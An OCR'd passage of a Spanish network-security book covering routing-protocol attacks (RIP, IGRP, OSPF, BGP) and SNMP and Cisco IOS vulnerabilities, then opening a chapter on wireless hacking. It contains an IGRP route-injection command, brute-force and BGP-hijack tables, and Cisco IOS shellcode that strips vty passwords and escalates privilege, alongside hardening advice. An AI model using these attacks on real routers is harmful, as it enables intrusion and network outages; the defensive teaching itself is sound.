


Figura 7-7 El RIP falso facilita el descubrimiento y envenenamiento de la red.

```
Scanning RIPv1 on 192.168.1.10
shutdown ...
>>>>>>>> Results >>>>>>>>>
192.168.1.10
  IGRP
        #AS 00010        10.0.0.0         (50000 ,1111111,1476,255,1,0)
IRDP
        192.168.1.10 (1800,0)
        192.168.9.99 (1800,0)
RIPv1
        10.0.0.0     (1)
test# ./igrp -i eth0 -f routes.txt -a 10 -S 192.168.1.254 -D 192.168.1.10
routes.txt:
# Format
```

```
# destination:delay:bandwith:mtu:reliability:load:hopcount
222.222.222.0:500:1:1500:255:1:0

Cisco#sh ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
       U - per-user static route

Gateway of last resort is not set

     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.1.2.0/30 is directly connected, Tunnel0
S       10.0.0.0/8 is directly connected, Tunnel0
C 192.168.9.0/24 is directly connected, Ethernet0
C 192.168.1.0/24 is directly connected, Ethernet0
I 172.16.31.0/24 [100/1600] via 192.168.1.254, 00:00:05, Ethernet0
```

Apertura de la ruta más corta primero (OSPF)

Popularidad:	*3*
Simplicidad:	*3*
Impacto:	*2*
Evaluación del riesgo:	***3***

OSPF (Open Shortest Path First) se describe en RFC 2328 como un protocolo de enrutamiento IP basado en estándares diseñado para sobrepasar las limitaciones de RIP. Debido a que OSPF es un protocolo de enrutamiento vinculado a un estado, envía paquetes de actualización como *avisos de estado de conexión* a todos los demás enrutadores de la misma área jerárquica. OSPF se ejecuta en el protocolo 89 y depende del tráfico de multidifusión para nuestra comunicación. Hay varias vulnerabilidades en que un atacante puede desbordar paquetes de aviso de estado de conexión modificados y tener oportunidad de influir en el enrutamiento de datos. OSPF opera sin el uso de autentificación.

Conocido como un proceso complejo, OSPF es vulnerable a ataques de intermediario de capa 2. Aun con el uso de contraseñas en texto simple, los enrutadores OSPF pueden modificarse y es posible poner en peligro a comunidades OSPF completas. Están disponibles muchas opciones para contrarrestar esta vulnerabilidad. Como regla general, siempre debe usarse MD5 en lugar de texto simple.

Para endurecer las comunicaciones de vecino OSPF se sugiere el uso de multiacceso no transmitido (NBMA, Non-Broadcast Multi-Access), como se muestra a continuación. Siempre deben registrarse los cambios de vecino y actualización.

Enrutador 1	Enrutador 2
`ospf add interface TO-RS2 to-area backbone type` **`non-broadcast`**	`ospf add interface TO-RS1 to-area backbone type` **`non-broadcast`**
`ospf add nbma-neighbor 10.0.0.2 to-interface to-Router2`	`ospf add nbma - neighbor 10.0.0.1 to-interface to-Router1`

BGP

Popularidad:	*3*
Simplicidad:	*3*
Impacto:	*2*
Evaluación del riesgo:	***3***

El protocolo de puerta de enlace de extremo versión 4 (BGPv4, Border Gateway Protocol version 4) es el estándar del protocolo de puerta de enlace exterior (EGP, Exterior Gateway Protocol) del que depende Internet hoy en día. BGP permite que el sistema de enrutamiento entre dominios garantice automáticamente el intercambio libre de bucles de enrutamiento de información entre sistemas anónimos. En BGP, cada ruta consta de una senda de sistema autónoma, hecha por atributos de ruta e identificadores de red llamados *números de sistemas autónomos* (*ASN*; disponibles en http://www.arin.net). Debido a la cantidad de confiabilidad que requiere Internet para BGP, algunos hackers hacen de los enrutadores BGP los objetivos principales de muchos ataques. Si alguna vez un atacante tuviera éxito al comprometer un enrutador habilitado con BGP, podría ocurrir nada menos que una pausa en un nivel de red total. Debido a este riesgo, muchas espinas dorsales de redes grandes contratan especialistas para concentrarse específicamente en la configuración y seguridad de estos sistemas base. Las redes de tamaño pequeño a mediano no tienen esta opción y suelen ser objetivos sencillos.

Para conocer una revisión general de BGP, véase http://www.cisco.com/en/US/docs/ios/iproute/configuration/guide/irp_bgp_overview.html.

El proceso de obtener acceso a un enrutador con BGP habilitado es el mismo que para cualquier otro enrutador mencionado antes en este capítulo. Si un sistema se fortalece, esto puede ser difícil (aunque con cada sistema siempre existe una conexión débil).

Aquí se muestran unos de los ataques más comunes que proporcionan acceso privilegiado:

Ataque	Pros	Contras	Medidas para contrarrestar
Fuerza bruta de telnet	Los intentos de inicio de sesión por segundo pueden ser rápidos.	Los intentos fallidos se registran.	Restringir el acceso con ACL para direcciones IP confiables. Use SSH cuando sea posible.
Fuerza bruta de SSH	Los intentos fallidos no se registrarán en un sistema de detección de intrusos.	Un proceso de fuerza bruta más lento.	Restringir el acceso con ACL a sólo direcciones IP confiables.
Fuerza bruta de administración Web	Las herramientas de fuerza bruta están ya disponibles y no se establecerá normalmente un sistema de detección de intrusos.	Los servidores Web no se ejecutan normalmente.	Deshabilitar servicios Web.
Lectura/escritura SNMP	Las herramientas para forzar SNMP son fáciles de usar y suelen ser más rápidas de iniciar por fuerza bruta.	Las cadenas de lectura/escritura accesibles son raras.	No use lectura/escritura SNMP. Filtre y restringa el uso de SNMP.

Si se puede obtener acceso local privilegiado, ocurre un ataque de escalamiento. A través de un proceso de varios pasos, en ocasiones las vulnerabilidades se vuelven más fáciles. Aquí se muestra un par de ataques más sofisticados en enrutadores BGP:

Ataque	Pros	Contras	Medidas para contrarrestar
Anuncio de bloque IP de terceros	Por lo general no lo detecta el operador del enrutador.	El proveedor de upstream restringe los anuncios.	Utilizar siempre filtros de anuncio en upstream y enrutadores locales.
Intermediario	Captura de forma remota todo el tráfico de red.	Se nota debido al cambio en la ruta del enrutador y la latencia. También, pueden observarse cambios de ancho de banda.	Monitorear de forma remota los cambios de ruta AS en sus bloques anunciados. También, monitorear cambios de vecino BGP.

La meta de muchos ataques es manipular un sistema en lugar de obtener acceso privilegiado.

Inyección de paquete BGP falsos

Popularidad:	*3*
Simplicidad:	*1*
Impacto:	*10*
Evaluación del riesgo:	***5***

Cisco IOS 12.0 y superior permite a los atacantes remotos hacer que falle el enrutador a través de una petición BGP mal formada o la introducción de actualizaciones BGP mal formadas; para conocer más detalles, consulte estas bases de datos de vulnerabilidades:

- http://online.securityfocus.com/bid/2733/info
- http://nvd.nist.gov/nvd.cfm?cvename=CVE-2001-0650

Las vulnerabilidades de inyección de paquetes BGP son muy peligrosas debido a las multas por doblez de BGP utilizadas por la mayoría de los vecinos. El *doblez* de BGP es cuando una interfaz del vecino BGP hace una transición de abajo, arriba, abajo y arriba de nuevo en un periodo corto. Cuando un sistema BGP va abajo, la información de enrutamiento cambia y, por lo tanto, debe propagarse a todos los sistemas BGP alrededor del mundo. Si se hacen cambios muy rápido, pueden ocurrir inestabilidades en la tabla de enrutamiento global, causando inconsistencias alrededor del mundo.

Para proteger a Internet de tal devastación se han colocado multas globales. Si una interfaz BGP "causa un doblez", ninguna información de enrutamiento de la red defectuosa se acepta durante un lapso configurable. Durante determinado tiempo no se acepta tráfico de los bloques IP anunciados de la red penalizada, causando así una pausa total. Si un atacante puede provocar

una falla consistente en un enrutador, las penalidades de doblez pueden causar un devastador ataque de negación de servicio durante cierto tiempo.

La inyección de paquete de engaño BGP es difícil. Dos son los métodos de protección que se interponen en este ataque. Cuando una sesión BGP está habilitada, crea un número de secuencia TCP semialeatorio. Resulta difícil adivinar este número en incremento constante, pero esto suele ser todo lo que detiene la posible devastación. La segunda medida de seguridad, el uso de una contraseña BGP compartida, es fácil de implementar y dificulta este tipo de ataque. Sin embargo, rara vez lo recomiendan los proveedores de upstream.

Un socio BGP local tiene la capacidad de influir en su tabla BGP. Esto es un privilegio que se ha pasado por alto. Cada enrutador tiene una cantidad limitada de memoria. Los socios directos pueden hacer que falle su enrutador al inyectar muchas rutas. ¿Qué pasa si cada IP fue anunciado como /24 (subredes de 24 bits, más comúnmente conocidas como máscaras de subred clase C)? Casi ningún enrutador tiene los recursos para poblar una tabla BGP de 65 536 entradas y fallará, causando una pausa completa, o se reiniciará, lo que puede provocar un doblez con todos los demás vecinos.

Rob Thomas (robt@cymru.com) mantiene una de las guías de endurecimiento de BGP más popular (visite http://www.cymru.com/Documents/secure-bgp-template.html). Es crucial revisar su sitio y otros grupos de noticias para conocer información actualizada y completa. Aquí se muestran algunas características claves olvidadas de manera regular:

`no synchronization`	El uso de este comando evitará que los protocolos de puerta de enlace interna alerten a BGP.
`no bgp fast -external - fallover`	Esto asegura que las sesiones BGP no se dejen cuando falten señales mínimas para mantener viva la conexión.
`bgp log-nighbor-changes`	Siempre registre cambios de enrutador, sobre todo en relación con BGP.
`neighbor 10.10.10.1 password`	Siempre usa contraseñas BGP, ¡aunque el proveedor de upstream está en contra de esto o los vecinos están conectados directamente! Éste es sólo un ejemplo de una buena directiva de seguridad.
`neighbor 10.10.10.1 prefix-list filterlist bogons in`	Asegúrese de bloquear las listas Bogons de Rob Thomas y cualquier bloque IP que esté anunciando.
`neighbor 10.10.10.1 prefix-list announce out`	Para la seguridad de otros colegas, restrinja sus anuncios salientes sólo a bloques que le pertenecen.

`neighbor 10.10.10.1 maximum-prefix 125000`	Para protegerse de desbordamientos de memoria, limite la cantidad de prefijos aceptados. Es buena idea establecer un nivel de alerta, pero no se incluye en este ejemplo.
`access-list 123 permit tcp host (bgp peer ip) host (local router ip) eq 179`	Protege las interfaces del enrutador, sobre todo el puerto TCP de BGP. Restringir todo el tráfico destinado al enrutador es una directiva de seguridad alta, pero tal vez no sea adecuada en todos los escenarios de red.
`access-list 123 permit tcp host (local router ip) eq bgp host (bgp peer ip)`	
`acces-list 123 deny ip any host (local router ip) log`	

La Bogons es una lista de bloques de dirección IP grandes que no se anuncia de manera global. Esta lista no se incluirá en el capítulo debido a su tamaño. No hay razón por la que nunca deban verse las IP en la lista Bogons como origen de tráfico legítimo. Es una buena idea registrar los rechazos debidos a filtro por Bogon, porque puede darle un aviso de que un atacante está ejecutando clientes de negación de servicio falsos, o posiblemente filtros de firewall defectuosos.

Se recomienda la protección de dobleces de BGP para mantener la consistencia de la tabla BGP. Es mejor combatir el doblez por tamaño de prefijo para el combate equilibrado sin bloquear las redes excesivamente grandes. Recuerde incluir bloques específicos que pueden causar daño si se bloquean. Por ejemplo, no deben bloquearse los bloques IP de servidores root DNS y se incluyen en el grupo de negación de dampening que se muestra a continuación (consúltese Secure BGP Template para ver su lista):

```
ip prefix-list long description Prefixes of /24 and longer.
ip prefix-list long seq 5 permit 0.0.0.0/0 ge 24
ip prefix-list medium description Prefixes of /22 and /23.
ip prefix-list medium seq 5 permit 0.0.0.0/0 ge 22 le 23
ip prefix-list short description Prefixes of /21 and shorter.
ip prefix-list short seq 5 permit 0.0.0.0/0 le 21
route-map graded-flap-dampening deny 10
 match ip address prefix-list rootservers
route-map graded-flap-dampening permit 20
 match ip address prefix-list long
 set dampening 30 750 3000 60
route-map graded-flap-dampening permit 30
 match ip address prefix-list medium
 set dampening 15 750 3000 45
```

```
route-map graded-flap-dampening permit 40
 match ip address prefix-list short
 set dampening 10 1500 3000 30Dampening
```

Es posible vigilar a los vecinos BGP de manera sencilla con el siguiente comando. Debe documentarse cada conexión rechazada. Dependiendo de cuál vecino envía la solicitud de sesión inicial, su puerto local cambiará y siempre estará arriba del puerto 1024 (port 11001 en el siguiente ejemplo). Resulta trivial, por lo menos, restringir el tráfico basado en este puerto y no es una buena idea.

```
CORE#show ip bgp neighbor 69.10.130.125
BGP neighbor is 69.10.130.125, remote AS 701, external link
 Description:
  BGP version 4, remote router ID 69.10.130.125
 BGP state = Established, up for 130D 12h
 Las read 00:00:18, hold time is 180, keepalive interval is 60 seconds
 Neighbor capabilities:
   Route refresh: advertised and received(old & new)
   Address family IPv4 Unicast: advertised and received
Received 76667371 messages, 0 notifications, 0 in queue
Sent 2351384 messages, 0 notifications, 0 in queue
Route refresh request: received 0, sent 0
Default minimum time between advertisement runs is 30 seconds

For address family: IPv4 Unicast
 BGP table version 2533039, neighbor version 2532932
 Index 1, Offset 0, Mask 0x2
 115504 accepted prefixes consume 4158144 bytes
 Prefix advertised 478764, suppressed 0, withdrawn 307110
 Number of NLRIs in the update sent: max 295, min 0

Connections established 36; dropped 20
 Last reset 3d12h, due to Interface flap
Connection state is ESTAB, I/O status: 1, unread input bytes: 0
Local host: 69.10.130.126, Local port: 11001
Foreign host: 69.10.130.125, Foreign port: 179
```

Para conocer información actualizada sobre seguridad de red, BGP e influencias de enrutamiento global, consulte los siguientes grupos de noticias:

NANOG	http://www.nanog.org/mailinglist.html
isp-security	http://isp-lists.isp-planet.com/isp-security
isp-routing	http://isp-lists.isp-planet.com/isp-routing
cisco-nsp	http//puck.nether.net/mailman/listinfo/cisco-nsp

Medidas para contrarrestar ataques de protocolo de enrutamiento

Hemos cubierto una gran cantidad de protocolos de enrutamiento como RIP, OSPF, IGRP y BGP. También hemos hecho referencia a las mejores guías de práctica para fortalecer estos protocolos contra ataques. Para conocer una referencia general sobre estos temas, recomendamos el documento "SAFE: Best Practices for Securing Routing Protocols" (SEGURO: Mejores prácticas para asegurar protocolos de enrutamiento) de Cisco en http://www.cisco.com/warp/public/cc/so/neso/vpn/prodlit/sfblp_wp.pdf.

Hackeo del protocolo de administración

A través de los años se han usado muchos protocolos de administración para poner en peligro dispositivos de red objetivo, pero ninguno puede ser tan dañino y de lejano alcance como las vulnerabilidades SNMP. ¿Por qué? Porque casi todos los dispositivos y vendedores dan soporte a algún servicio SNMP. Si se encuentra una debilidad en uno, por lo general se encuentra en el resto (y en la última cuenta hay docenas de vendedores que dan soporte a SNMP).

Manejo de solicitudes y trampas SNMP

Popularidad:	*4*
Simplicidad:	*1*
Impacto:	*9*
Evaluación del riesgo:	***5***

Estas dos vulnerabilidades de petición y trampa SNMP se lanzaron en febrero de 2002. Llamadas, con mucha inocencia, "vulnerabilidades de manejo de trampas SNMP de varios vendedores" y "vulnerabilidades de manejo de solicitudes SNMP de varios vendedores", estas dos vulnerabilidades descubiertas por el Oulu University Secure Programming Group demostraron por sí solas lo devastadora que una sola vulnerabilidad puede ser y cómo puede llegar a cualquier rincón del globo.

Estas dos vulnerabilidades se presentaron en cientos de aplicaciones alrededor del planeta. De 3Com y Apple a Veritas y Xerox, y todo lo que hay en medio, estas dos vulnerabilidades abarcaron literalmente el mundo y causaron que todos tomaran nota. Aunque las explotaciones relacionadas con estas vulnerabilidades son raras, sí existen. En realidad, escribimos una como demostración.

Esta explotación particular aprovecha la condición de desbordamiento de búfer que existió en la Universidad de California, la versión de Davis de snmpd (v4.1.2). La explotación fue simple: desbordó el búfer de solicitud del daemon SNMP en escucha y abrió una shell de escucha en el objetivo. Esto, por supuesto, permitió hacer netcat en la shell de comandos abierta en el número de puerto de su elección, dando root y manejo para los privilegios de usuario y grupo, respectivamente. No es una mala demostración...

Medidas para contrarrestar el manejo de solicitudes y trampas SNMP

La única solución real a estas vulnerabilidades consiste en parchar los sistemas afectados. Por supuesto, esto puede significar literalmente parchar cientos o miles de dispositivos, pero es la mejor solución. La otra única solución consiste en desactivar SNMP en todos sus dispositivos. Revise http://www.securityfocus.com/bid/4088 y http://www.securityfocus.com/bid/4089 para conocer más detalles sobre este parchado.

Desbordamiento de búfer con el heap de cronómetros del sistema IOS de Cisco

Popularidad:	*4*
Simplicidad:	*9*
Impacto:	*10*
Evaluación del riesgo:	***8***

Sería embarazoso que nos portáramos negligentes y no analizáramos de manera breve el reciente conocimiento por parte del público en general de una vulnerabilidad de sistema que en la industria hemos conocido desde hace muchos años: Cisco (y todo el hardware de red) es vulnerable a los mismos tipos de ataques que Windows, UNIX, Mac OS y otros: desbordamientos de búfer basados en pila y heap.

La idea de que un dispositivo de red pudiera atacarse de forma remota y explotarse con un desbordamiento basado en heap, como cualquier otro sistema operativo existente, resultó traumante al principio. Pero en la industria hemos estado prediciéndolo por muchos años, y todos sabemos que sólo era cuestión de tiempo para que se expusiera.

Aunque ya se han producido otras explotaciones y ataques a los IOS de Cisco, nada ha sido tan definitivo y penetrante como este nuevo, lanzado a finales de 2005. El desbordamiento en cuestión aprovecha una condición de desbordamiento de heap en ciertas versiones del sistema operativo IOS de Cisco, haciendo que casi cualquier versión de 11.X y 12.X sea vulnerable a un ataque explotable de manera remota.

Como puede ver en el aviso de seguridad de Cisco (http://www.cisco.com/warp/public/707/cisco-sa-20051102-timers.shtml), la vulnerabilidad es un problema de todo el sistema. Pero el problema con la explotación correcta de esta vulnerabilidad está en la dificultad de descubrir la dirección en memoria de una versión u otra de IOS. Como resultado, muchas explotaciones han usado las direcciones de memoria incluidas en el código que las hacen propensas a falla. Sin embargo, Andy Davis, de SecuriTeam, lanzó en 2008 la primera investigación pública conocida para encontrar una forma genérica de descubrir las direcciones de salto apropiadas en cada caja Cisco de destino. Visite: http://www.securiteam.com/exploits/5UP0W0AP5E.html para conocer más información.

El 31 de agosto de 2008, Andy lanzó este código de prueba de concepto para ello (se traducen los comentarios):

```
# Código shell IOS de versión independiente, Andy Davis 2008
#
# No se requiere dirección IOS hard-coded
#
# La técnica usa firmas de 4 bytes cerca de referencias a las
# direcciones requeridas dentro de la región de memoria "text" de IOS
# Las direcciones entonces se recuperarán de la memoria y se utilizan
# dentro del código shell.
#
# Esto es beta 1 - este código puede seguramente optimizarse mucho,
# por ejemplo, la rutina de búsqueda puede volverse a usar y el número
# de registros limpiados puede reducirse - pero funciona :-)
#
# Ya que ésta es la primera iteración de este código shell, no estoy afir-
mando
# exactamente que sea demasiado portátil: se ha probado en varias imágenes
# IOS, por lo tanto, el concepto ya se ha demostrado.
#
# Varias técnicas simples se han utilizado para asegurar que no
# existan inválidos en el código shell

.equ sig_vty, 0x7F60B910 # signature for vty_info
.equ sig_kill, 0x639C8889 # signature for terminate()
.equ start, 0x80018001 # start of the search

3c 80 80 02 lis r4,-32766
38 84 80 01 addi r4,r4,-32767 # la dirección de inicio para la búsqueda
3c a0 63 9d lis r5,25501
38 a5 88 89 addi r5,r5,-30583 # la firma de búsqueda "sig_kill"
38 e7 01 94 addi r7,r7,404 # agrega 4 sin introducir inválidas (técnica
utilizada a través del código shell)
38 e7 fe 70 addi r7,r7,-400
7c c4 38 6e 11: lwzux r6,r4,r7
7c 06 28 40 cmplw r6,r5 # son contenidos de dirección igual a la firma
40 82 ff f8 bne 18 <11> # no, sigue buscando
7c a5 2a 78 xor r5,r5,r5 # sí, encontró "sig_kill"
38 84 01 e8 addi r4,r4,488
38 84 fe 70 addi r4,r4,-400
7c c4 28 2e lwzx r6,r4,r5
38 a5 01 98 addi r5,r5,488
38 a5 fe 70 addi r5,r5,-400
7c c6 28 30 slw r6,r6,r5
7c c6 2c 30 srw r6,r6,r5
38 c6 ff ff addi r6,r6,r6 # r6 ahora contiene el desplazamiento de
terminate() a partir de aquí
7c 84 32 14 add r4,r4,r6 # agrega desplazamiento a la dirección actual
```

```
7c 8a 23 78 mr r10,r4 # dirección de terminate() guardado en r10
7c e7 3a 78 xor r7,r7,r7
3c a0 7f 61 lis r5,32609
38 a5 b9 10 addi r5,r5,-18160 # la firma de búsqueda "sig_vty"
38 e7 01 94 addi r7,r7,404
38 e7 fe 94 addi r7,r7,-400
7c c4 38 6e 12: lwzux r6,r4,r7
7c 06 28 40 cmplw r6,r5 # son contenidos de dirección igual a la firma
40 82 ff f8 bne 64 <12> # no, sigue buscando
38 84 01 a8 addi r4,r4,424 # sí, encontró "sig_vty"
38 84 fe 70 addi r4,r4-400
7c e7 3a 78 xor r7,r7,r7
7c a4 38 2e 1wzx r5,r4,r7 # obtiene dos MSB
38 a5 ff ff addi r5,r5,-1
7d 08 42 78 xor r8,r8,r8
39 08 01 a0 addi r8,r8,416
39 08 fe 70 addi r8,r8,-400
7c a5 40 30 slw r5,r5,r8 # cambia MSB al lugar correcto (XXXX0000)
38 84 01 94 addi r4,r4,404
38 84 fe 70 addi r4,r4,-400
7c c4 38 2e lwzx r6,r4,r7 # obtiene dos LSB
7c c6 40 30 slw r6,r4,r7
7c c6 44 30 srw r6,r6,r8 # cambia LSB a MSB claro (0000YYYY)
7c a5 32 14 add r5,r5,r6 # agrega los dos juntos (XXXXYYYY)
38 a5 01 08 addi r5,r5,264 # se mueve al 66avo elemento del
conjunto (VTY 0 - véase el comando "systat" IOS)
7d 05 38 2e lwzx r8,r5,r7 # r8 = vty_info
90 e8 01 74 stw r7,372(r8) # Elimina el requerimiento de contraseña
38 e7 ff ff addi r7,r7,-1
39 08 09 1a addi r8,r8,2330
90 e8 04 ca stw r7,1226(r8) # privilegio escalado a nivel 15
7c e3 3b 78 mr r3,r7
7d 49 03 a6 mtctr r10
4e 80 04 20 bctr # termina "este proceso"
```

Debido a la naturaleza tardía del lanzamiento de Andy de este código, no pudimos probarlo por completo. Sin embargo, si funciona, un conjunto de explotaciones alguna vez rotas regresará a la vida. Ya se le ha advertido...

RESUMEN

En este capítulo hemos analizado la manera como los dispositivos se detectan en la red mediante técnicas de escaneo y rastreo de ruta. Se probó que es simple identificar estos dispositivos en la red y se combinó con la captura de anuncios, identificación de sistema operativo e identificación única. Hemos analizado los peligros de un SNMP mal configurado y de nombres de comunidad predeterminados. Además, hemos cubierto las diversas cuentas de puerta trasera generadas en muchos de los dispositivos de red actuales. Hemos analizado la diferencia entre medios de red compartidos y conmutados, y demostrado las formas en que los hackers escuchan telnet y tráfico de red SNMP para obtener acceso a la infraestructura de red con analizadores de paquete como dsniff y linsniff. También analizamos la manera en que los atacantes usan ARP para capturar paquetes en una red conmutada, además de herramientas de hackeo de SNMP y protocolo de enrutamiento para actualizar las tablas de enrutamiento y habilitar el olfateo de sesión para engañar a los usuarios y hacer que proporcionen información. Por último, hemos analizado los peligros y riesgos que rodean a las vulnerabilidades como SNMP.

Al revisar la seguridad de red capa por capa, pudimos cubrir vulnerabilidades específicas y la manera en que los recursos de red de capa no seguros pueden llevar a una puesta en peligro total de datos e integridad. Sólo con el fortalecimiento apropiado de la red, la vigilancia y la actualización podemos usar nuestras redes de manera confiable.

CAPÍTULO 8

HACKEO INALÁMBRICO

En 1887, cuando le preguntaron al científico alemán Heinrich Hertz qué impacto tendría en el mundo su descubrimiento de la detección de ondas de radio, dijo estas famosas palabras: "Ninguno, supongo." Hertz no vio uso práctico para su descubrimiento en ese momento; en cambio, reconoció el avance simple de científicos y experimentadores antes que él (Mahlon Loomis, Michael Faraday, James Maxwell y otros). Sin embargo, lo que le faltó de visión a Hertz, le sobró en sentido práctico en sus descubrimientos. El mundo se movía hacia uno nuevo e invisible, y sus propios padres tenían dificultad de ver su futuro. Ahora, 140 años después, sus descubrimientos han revolucionado el mundo y la forma en que nos comunicamos. Y el mundo nunca será igual.

La tecnología inalámbrica llegó al mercado estadounidense hace más de 60 años, en el periodo entre guerras. Sin embargo, debido a las amenazas percibidas a la seguridad nacional, se conceptualizó sólo para uso militar. Hoy en día, la computación inalámbrica se ha apoderado del mundo. Todo, desde la radio hasta las redes inalámbricas y la tecnología celular, se ha infiltrado en nuestras vidas diarias y, por lo tanto, nos ha expuesto a todos a inseguridades penetrantes.

El alias que todos atribuimos a la red inalámbrica hoy en día es el estándar IEEE 802.11, también conocido como "Wi-Fi", que es la abreviatura de *wireless fidelity* (*fidelidad inalámbrica*). Sin embargo, no deben confundirse las redes Wi-Fi con su primo Bluetooth (IEEE 802.15.1), que fue desarrollado por el Bluetooth Special Interest Group (SIG) en septiembre de 1998, e incluyó a Ericsson, IBM, Intel, Toshiba y Nokia (después se unieron muchas otras compañías como Motorola y Microsoft). En la actualidad, las redes 802.11 transmiten en las bandas de 2.4 Ghz a 5 Ghz. Debido al tiempo de desarrollo relativamente rápido y a la especificación de los protocolos 802.*x* y el algoritmo de privacía equivalente a cableada (WEP, Wired Equivalent Privacy), se han lanzado varios ataques, rupturas y herramientas fáciles de usar para derribar las tecnologías de las que nos hemos vuelto dependientes en la vida diaria. Ésa es la meta del hacker…

En este capítulo analizaremos los problemas de seguridad más importantes, las medidas para contrarrestar y las tecnologías base identificadas públicamente en el reino 802.11 a la fecha, desde la perspectiva de la metodología de ataque estándar que hemos descrito en las primeras páginas del libro: recopilación de información, escaneo, enumeración, penetración y, si así se desea, negación de servicio. Debido a que la tecnología inalámbrica es de alguna forma diferente a las técnicas de ataque cuando se compara con dispositivos cableados, nuestra metodología combina las fases de escaneo y enumeración en una etapa cohesiva. Se cubrirán los cuatros protocolos 802.11 más importantes (802.11a, 802.11b, 802.11g y 802.11n).

Puede esperar que se vean las herramientas y técnicas más recientes que los hackers usan durante sus escapadas de detección de redes inalámbricas en un vehículo en movimiento, usuarios y protocolos de autentificación, además de tácticas de penetración para romper datos de autentificación protegidos e impulsar WLAN mal configuradas. Además, se resaltarán varias configuraciones de vendedor y herramientas de terceros para que los administradores en el sitio suban un escalón en la defensa de sus redes y usuarios inalámbricos.

Al finalizar este capítulo debe tener la capacidad de diseñar, implementar y usar sistemas modernos de detección de redes inalámbricas en un vehículo en movimiento que puedan ejecutar casi todos los ataques, además de defenderse de esos ataques.

RECOPILACIÓN DE INFORMACIÓN INALÁMBRICA

Las redes y los puntos de acceso inalámbricos son algunos de los tipos de objetivos más fáciles y económicos para aplicar la recopilación de información (o "detección de redes inalámbricas en un vehículo en movimiento") e, irónicamente, algunos de los más difíciles de detectar e investigar. Detectar redes inalámbricas desde un vehículo en movimiento alguna vez fue sinónimo de la configuración simple de una laptop, una tarjeta inalámbrica, y Network Stumbler (o NetStumbler, http://www.stumbler.net/). Ahora es una configuración mucho más compleja, que puede utilizar varios tipos de antenas de alto poder, tarjetas inalámbricas y dispositivos computacionales del tamaño de la palma de la mano, que incluyen los siempre populares dispositivos PDA (Personal Digital Assistant, asistente digital personal), como iPAQ y Palm de HP.

Usamos el término *detección de redes inalámbricas en un vehículo en movimiento* de manera general en el reino de la metodología y *recopilación de información* de hackeo, sobre todo porque no tiene que estar manejando. Puede caminar por un parque tecnológico, en el centro, o simplemente entre pasillos de su edificio con su laptop si está realizando una auditoría interna. La recopilación de información de dispositivos inalámbricos, sobre todo de puntos de acceso (AP, Access Points), inicia con la simple tarea de ubicarlos con un método pasivo de escucha de avisos de transmisión AP o el método más agresivo para transmitir avisos de cliente en búsqueda de respuestas AP. Comprenda que toda la recopilación de información de WLAN puede hacerse remotamente, siempre y cuando esté en el rango para transmitir y recibir avisos y paquetes para AP, y desde éstos. Con esto dicho, representará una gran ventaja tener una mejor antena que la que suele incluirse en la tarjeta que compra.

Como verá, el equipo apropiado marca toda la diferencia en la recopilación de información de una WLAN. Existen varios tipos de tarjetas inalámbricas, con varios chips. Algunas permitirán colocar la tarjeta en modo promiscuo (es decir, escuchar u "olfatear" el tráfico simple desde el aire) y otros no lo harán. De esta forma, ciertas tarjetas funcionan mejor, en esencia, porque proporcionan soporte a sistemas operativos diferentes. La fuerza y la dirección de la antena también son factores relacionados con el equipo. Tal vez quiera usar una antena omnidireccional, si está manejando entre calles llenas, o puede usar una antena direccional si tiene como objetivo un edificio, un lugar o un punto de acceso específicos. ¡Oh, sí!, no nos olvidemos del sistema de posicionamiento global (GPS, Global Positioning System). GPS proporcionará una adición fantástica a su lista de equipo si desea rastrear puntos de acceso, monitorear su rango de transmisión, y posiblemente volver a probarlas en el futuro.

Equipo

Se necesitarán ciertos tipos de equipo para excluir un subconjunto de ataques presentados, además del software requerido. Las tarjetas inalámbricas, antenas y dispositivos GPS, como observará, juegan un estupendo papel en los tipos de ataques que pueden ejecutarse y en qué rango tendrán éxito estos ataques.

Tarjetas

Considere que no todas las tarjetas inalámbricas se crearon de igual manera. Es importante entender los requisitos y las limitaciones de las tarjetas que planea utilizar. Algunas tarjetas requieren más poder, son menos sensibles y tal vez no tengan un conector de antena para expandir el rango con una antena adicional. También debe saber que los tiempos de reforzamiento para usar

